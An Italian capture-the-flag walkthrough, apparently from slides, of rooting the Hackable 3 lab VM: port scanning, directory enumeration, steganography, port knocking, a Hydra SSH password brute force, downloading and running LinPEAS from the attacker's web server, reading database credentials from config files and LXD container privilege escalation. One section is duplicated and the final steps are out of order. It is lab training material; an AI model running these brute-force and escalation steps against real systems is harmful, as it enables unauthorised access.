
Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti. L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.

# CONFIGURAZIONE


IP Kali Linux

&

IP Bsides vancouver



```
(nejra@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.109.110 netmask 255.255.255.0 broadcast 192.168.109.255
        inet6 fe80::a00:27ff:fecc:b28f prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:c6:b2:8f txqueuelen 1000 (Ethernet)
            RX packets 65 bytes 19364 (18.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 540 bytes 40984 (40.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



Ho scelto di modificare l'**IP statico** della macchina attaccante Kali Linux con l'IP:  
**192.168.109.110/24**

Invece per la vittima ho scelto l'**IP dinamico** utilizzando la "**Rete solo Host**":  
**192.168.109.101/24**



ATTENZIONE


Non potendo configurare l'indirizzo IP manualmente della macchina vittima, ho dovuto utilizzare le schede di rete solo host che mette a disposizione VirtualBox impostandole correttamente!

# NMAP

Iniziamo come sempre ad eseguire una scansione della macchina **Vittima** e scopriamo un paio di informazioni:



```
nejra@kali:~  
File Azioni Modifica Visualizza Aiuto  
└─(nejra@kali)-[~]  
$ nmap -sV -A 192.168.109.101  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 10:16 CEST  
Nmap scan report for 192.168.109.101  
Host is up (0.00061s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http   Apache httpd 2.4.46 ((Ubuntu))  
|_http-server-header: Apache/2.4.46 (Ubuntu)  
|_http-title: Kryptos - LAN Home  
| http-robots.txt: 1 disallowed entry  
|_/config  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 20.76 seconds  
└─(nejra@kali)-[~]  
$ ┌─[
```



**NMAP**

Appare solo una porta aperta, ossia la porta **HTTP 80**, possiamo quindi navigare col browser e vederne il contenuto per studiarlo

Ci dice già 2 directory interessanti, ma noi useremo gobuster per individuarle tutte

# GOBUSTER

1

Utilizziamo il comando “**locate**” per cercare una wordlist che fa al caso nostro

```
(nejra㉿kali)-[~]
$ locate wordlist | grep dir
/home/nejra/Desktop/wordlistdir.txt
/home/nejra/kali-wordlists/dirb
/home/nejra/kali-wordlists/dirbuster
/home/nejra/kali-wordlists/dirb/big.txt
/home/nejra/kali-wordlists/dirb/catala.txt
/home/nejra/kali-wordlists/dirb/common.txt
/home/nejra/kali-wordlists/dirb/euskera.txt
/home/nejra/kali-wordlists/dirb/extensions_common.txt
/home/nejra/kali-wordlists/dirb/hydra.restore
/home/nejra/kali-wordlists/dirb/indexes.txt
```


2

Lanciamo il comando **gobuster** col giusto dizionario


```
(nejra㉿kali)-[~]
$ gobuster dir -w /home/nejra/kali-wordlists/dirbuster/directory-list-2.3-medium.txt -u 192.168.109.101
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://192.168.109.101
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/nejra/kali-wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/css (Status: 301) [Size: 316] [→ http://192.168.109.101/css/]
/js (Status: 301) [Size: 315] [→ http://192.168.109.101/js/]
/config (Status: 301) [Size: 319] [→ http://192.168.109.101/config/]
/backup (Status: 301) [Size: 319] [→ http://192.168.109.101/backup/]
/imagens (Status: 301) [Size: 320] [→ http://192.168.109.101/imagens/]
/login_page (Status: 301) [Size: 323] [→ http://192.168.109.101/login_page/]
/server-status (Status: 403) [Size: 280]
Progress: 220560 / 220561 (100.00%)
Finished
```



Un altro “testo” da decrittare



Una wordlist





Un file immagine “3.jpg”

3

Apriamo tutte le directory trovate e analizziamo

Un “testo” da decrittare



# ANALISI

Analizziamo la pagina principale con il **codice sorgente**



```
1 <!DOCTYPE html>
2 <html lang="pt-br">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7
8   <link href="https://fonts.googleapis.com/css?family=RocknRoll+One" rel="stylesheet">
9   <link rel="stylesheet" type="text/css" href="css/file.css">
10  <title>Kryptos - LAN Home</title>
11
12 </head>
13 <body>
14  <a href="#" class="menu-open"></a>
15  <div class="overlay"></div>
16  <div class="menu">
17    <a href="#" class="menu-close">&times;</a>
18    <ul>
19      <li><a href="login_page/login.html" target="_blank">Login</a></li>
20
21    </ul>
22
23  </div>
24  <!-- "Please, jubiscluedo, don't forget to activate the port knocking when exiting your section, and tell the boss not to forget to approve the .jpg file - dev_suport@hackable3.com" -->
25  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
26  <script src="js/script.js"></script>
27 </body>
28 </html>
29
```

Sembrava non ci fosse nulla perché era tutto nascosto da un'immagine enorme, però vediamo che contiene un link “**login.html**” interessante, ma soprattutto contiene un **commento** lasciato dallo sviluppatore che indica un paio di cose:

- 1) Si rivolge a **jubiscluedo** (ipotizziamo sia l'**admin**)
- 2) Dice di non dimenticarsi fare il **port knocking**
- 3) Ci parla di un file **immagine.jpg** da investigare presumibilmente

# DECRYPT

Iniziamo a **decifrare** i vari testi trovati precedentemente

MTAwMDA=

```
echo "MTAwMDA" | base64 -d
```

```
nejra@kali:~  
File Azioni Modifica Visualizza Aiuto  
[nejra@kali)-[~]  
$ echo "MTAwMDA" | base64 -d  
10000
```

```
++++++[>+>+++>++++++>++++++  
<<<<-]>>>-----....
```

Utilizziamo un decrypter online “**brainfuck**”

Brainfuck Translator

```
++++++[>+>+++>++++++>++++++<<<-]>>>  
-----....
```

4444

**Scarichiamo** invece il file “3.jpg” ed investighiamo su di esso

```
[nejra@kali)-[~]  
$ wget http://192.168.109.101/3.jpg  
--2024-04-19 09:51:13-- http://192.168.109.101/3.jpg  
Connessione a 192.168.109.101:80... connesso.  
Richiesta HTTP inviata, in attesa di risposta... 200 OK  
Lunghezza: 61259 (60K) [image/jpeg]  
Salvataggio in: «3.jpg.4»  
  
3.jpg.4 100%[=====] 59,82K --.-KB/s in 0s  
2024-04-19 09:51:13 (1,76 GB/s) - «3.jpg.4» salvato [61259/61259]
```

```
[nejra@kali)-[~]  
$ steghide extract -sf 3.jpg  
Enter passphrase:  
the file "steganopayload148505.txt" does already exist. overwrite ? (y/n) y  
wrote extracted data to "steganopayload148505.txt".  
  
[nejra@kali)-[~]  
$ cat steganopayload148505.txt  
porta:65535
```



Usiamo il tool “**steghide**” per leggere eventuali file di testo all'interno dell'immagine




Abbiamo complessivamente trovato 3 porte:  
10000 4444 65535

# PORT KNOCKING

Il **port knocking** è una tecnica di sicurezza utilizzata per proteggere un sistema informatico esponendo solo determinate porte di rete a potenziali attacchi. Invece di tenere aperte in modo permanente le porte di servizi o applicazioni, il port knocking consente di "nascondere" queste porte e richiedere un processo di accesso specifico per **aprirle temporaneamente**.

Ho dunque lanciato uno script in **python** per bussare a queste 3 porte:

```
(nejra㉿kali)-[~]
$ python3 port-knocker.py 192.168.109.101 10000 4444 65535
[+] Knocking on port 192.168.109.101:10000
[+] Knocking on port 192.168.109.101:4444
[+] Knocking on port 192.168.109.101:65535
```



Provo a lanciare un nuovo **NMAP** per vedere se il **port knocking** ha fatto effetto

```
(nejra㉿kali)-[~]
$ nmap -sV 192.168.109.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 10:01 CEST
Nmap scan report for 192.168.109.101
Host is up (0.00054s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.46 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.43 seconds
```

Ottimo! Abbiamo aperto una porta **SSH**, la **porta 22**

# HYDRA

Andiamo a craccare la **password** dell'utente **jubiscleudo** con il dizionario trovato precedentemente all'interno del server:



```
(nejra㉿kali)-[~]
$ hydra -l jubiscleudo -P wordlist.txt 192.168.109.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-18 11:11:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:300), ~19 tries per task
[DATA] attacking ssh://192.168.109.101:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 157 to do in 00:02h, 13 active
[22][ssh] host: 192.168.109.101 login: jubiscleudo password: onlymy
[STATUS] 150.00 tries/min, 300 tries in 00:02h, 3 to do in 00:01h, 6 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-18 11:14:06
```

Perfetto, come si poteva immaginare l'utente **jubiscleudo** esiste veramente e il **dizionario** trovato era fondamentale per trovare la relativa password!



# SERVER LOCALE

Creiamo un **server locale**, è utile quando si desidera condividere rapidamente file o risorse attraverso una **connessione locale**

Ci mettiamo in ascolto nella **porta 777**  
(nostro piacimento)

```
(nejra㉿kali)-[~]
$ python3 -m http.server 777
Serving HTTP on 0.0.0.0 port 777 (http://0.0.0.0:777/) ...
127.0.0.1 - - [19/Apr/2024 10:15:09] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [19/Apr/2024 10:15:09] code 404, message File not found
127.0.0.1 - - [19/Apr/2024 10:15:09] "GET /favicon.ico HTTP/1.1" 404 -
```

```
jubisbleudo@ubuntu20:~$ cd /tmp
jubisbleudo@ubuntu20:/tmp$ wget http://192.168.109.110:777/LinPEAS.sh
--2024-04-19 08:18:41--  http://192.168.109.110:777/LinPEAS.sh
Connecting to 192.168.109.110:777 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860323 (840K) [text/x-sh]
Saving to: 'LinPEAS.sh'

LinPEAS.sh          100%[=====] 840.16K --.-KB/s   in 0.007s

2024-04-19 08:18:41 (125 MB/s) - 'LinPEAS.sh' saved [860323/860323]
```

Tramite l'account di **jubisbleudo** in **SSH** ci spostiamo nella directory **/tmp** e scarichiamo il file **.sh** (script eseguibili tramite la shell del sistema operativo)

```
jubisbleudo@ubuntu20:/tmp$ chmod +x LinPEAS.sh
jubisbleudo@ubuntu20:/tmp$
```

Diamoli i permessi al file per **eseguirlo**

# LINPEAS.SH

LinPEAS è uno script che cerca possibili percorsi per **aumentare i privilegi** sugli host Linux/Unix\*/MacOS. Rende la procedura di ricerca molto molto molto più **veloce e snella**

**Lanciamo il comando e attendiamo i risultati**



A screenshot of a terminal window titled "jubiscleudo@ubuntu20: /tmp". The window shows the command "chmod +x LinPEAS.sh" followed by "./LinPEAS.sh". Below the command is a large green and orange pixelated image of the Linux logo. At the bottom of the window, there is a footer with the text "Do you like PEASS?" and "Follow on Twitter : @hacktricks\_live".

```
jubiscleudo@ubuntu20:/tmp$ chmod +x LinPEAS.sh
jubiscleudo@ubuntu20:/tmp$ ./LinPEAS.sh
```

**Abbiamo trovato qualcosa, delle credenziali d'accesso**

```
| Searching passwords in config PHP files
/var/www/html/.backup_config.php:define('DB_PASSWORD', 'TrOLLED_3');
/var/www/html/.backup_config.php:define('DB_USERNAME', 'hackable_3');
/var/www/html/config.php:define('DB_PASSWORD', '');
/var/www/html/config.php:define('DB_USERNAME', 'root');

| Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/git-core/git-credential
/usr/lib/git-core/git-credential-cache
/usr/lib/git-core/git-credential-cache--daemon
/usr/lib/git-core/git-credential-store
#)There are more creds/passwds files in the previous parent folder
```

Proviamo allora ad entrare nell'utente:  
**User:** hackable\_3  
**Password:** TrOLLED\_3

# LINPEAS.SH

LinPEAS è uno script che cerca possibili percorsi per **aumentare i privilegi** sugli host Linux/Unix\*/MacOS. Rende la procedura di ricerca molto molto molto più **veloce e snella**

**Lanciamo il comando e attendiamo i risultati**



A screenshot of a terminal window titled "jubiscleudo@ubuntu20: /tmp". The window shows the command "chmod +x LinPEAS.sh" followed by "./LinPEAS.sh". Below the command, there is a large green and orange pixelated image of the Linux logo. At the bottom of the window, there is a footer with the text "Do you like PEASS? Follow on Twitter : @hacktricks\_live".

```
jubiscleudo@ubuntu20:/tmp$ chmod +x LinPEAS.sh
jubiscleudo@ubuntu20:/tmp$ ./LinPEAS.sh
```

**Abbiamo trovato qualcosa, delle credenziali d'accesso**

```
| Searching passwords in config PHP files
/var/www/html/.backup_config.php:define('DB_PASSWORD', 'TrOLLED_3');
/var/www/html/.backup_config.php:define('DB_USERNAME', 'hackable_3');
/var/www/html/config.php:define('DB_PASSWORD', '');
/var/www/html/config.php:define('DB_USERNAME', 'root');

| Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/git-core/git-credential
/usr/lib/git-core/git-credential-cache
/usr/lib/git-core/git-credential-cache--daemon
/usr/lib/git-core/git-credential-store
#)There are more creds/passwds files in the previous parent folder
```

Proviamo allora ad entrare nell'utente:  
**User:** hackable\_3  
**Password:** TrOLLED\_3

# ROOT

Proviamo ad **accedere** all'account indicato

**User:** hackable\_3  
**Password:** TrOLLED\_3


```
hackable_3@ubuntu20:/home$ cd hackable_3/
hackable_3@ubuntu20:~$ ls
hackable_3@ubuntu20:~$ ls -la
total 28
drwxr-x— 3 hackable_3 hackable_3 4096 Apr 29 2021 .
drwxr-xr-x 4 root      root      4096 Apr 29 2021 ..
-rw——— 1 hackable_3 hackable_3  387 Apr 18 14:46 .bash_history
-rw-r--r-- 1 hackable_3 hackable_3  220 Mar 19 2021 .bash_logout
-rw-r--r-- 1 hackable_3 hackable_3 3771 Mar 19 2021 .bashrc
drwx——— 2 hackable_3 hackable_3 4096 Apr 27 2021 .cache
-rw-r--r-- 1 hackable_3 hackable_3  807 Mar 19 2021 .profile
-rw-r--r-- 1 hackable_3 hackable_3    0 Apr 29 2021 .sudo_as_admin_successful
hackable_3@ubuntu20:~$ █
```

```
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ █
```

Come si capisce, siamo nell'utente root ma senza privilegi, proviamo a fixare

# ROOT

Dopo aver scaricato il file alpine tramite il nostro **server locale in python** proviamo a modificare il lxc

```
/mnt/root/root # ls  
knockrestart.sh  root.txt  
/mnt/root/root # cat root.txt  
  
invite-me: linkedin.com/in/elias  
/mnt/root/root #
```

Con una serie di comandi siamo andati a modificare il **contenitore LXC** con successo!



```
File Azioni Modifica Visualizza Aiuto  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ ls -lv  
total 3192  
-rw-rw-r-- 1 hackable_3 hackable_3 3259593 Apr 19 08:34 alpine-v3.13-x86_64-20210218_0139.tar.gz  
-rw-rw-r-- 1 hackable_3 hackable_3 8060 Apr 19 08:34 build-alpine  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc image list  
If this is your first time running LXD on this machine, you should also run: lxd init  
To start your first instance, try: lxc launch ubuntu:18.04  


| ALIAS    | FINGERPRINT  | PUBLIC | DESCRIPTION                   | ARCHITECTURE | TYPE      | SIZE   | UPLOAD DATE                  |
|----------|--------------|--------|-------------------------------|--------------|-----------|--------|------------------------------|
| myimages | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64       | CONTAINER | 3.11MB | Apr 19, 2024 at 8:42am (UTC) |

  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimages  
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc image list  


| ALIAS    | FINGERPRINT  | PUBLIC | DESCRIPTION                   | ARCHITECTURE | TYPE      | SIZE   | UPLOAD DATE                  |
|----------|--------------|--------|-------------------------------|--------------|-----------|--------|------------------------------|
| myimages | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64       | CONTAINER | 3.11MB | Apr 19, 2024 at 8:42am (UTC) |

  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ id  
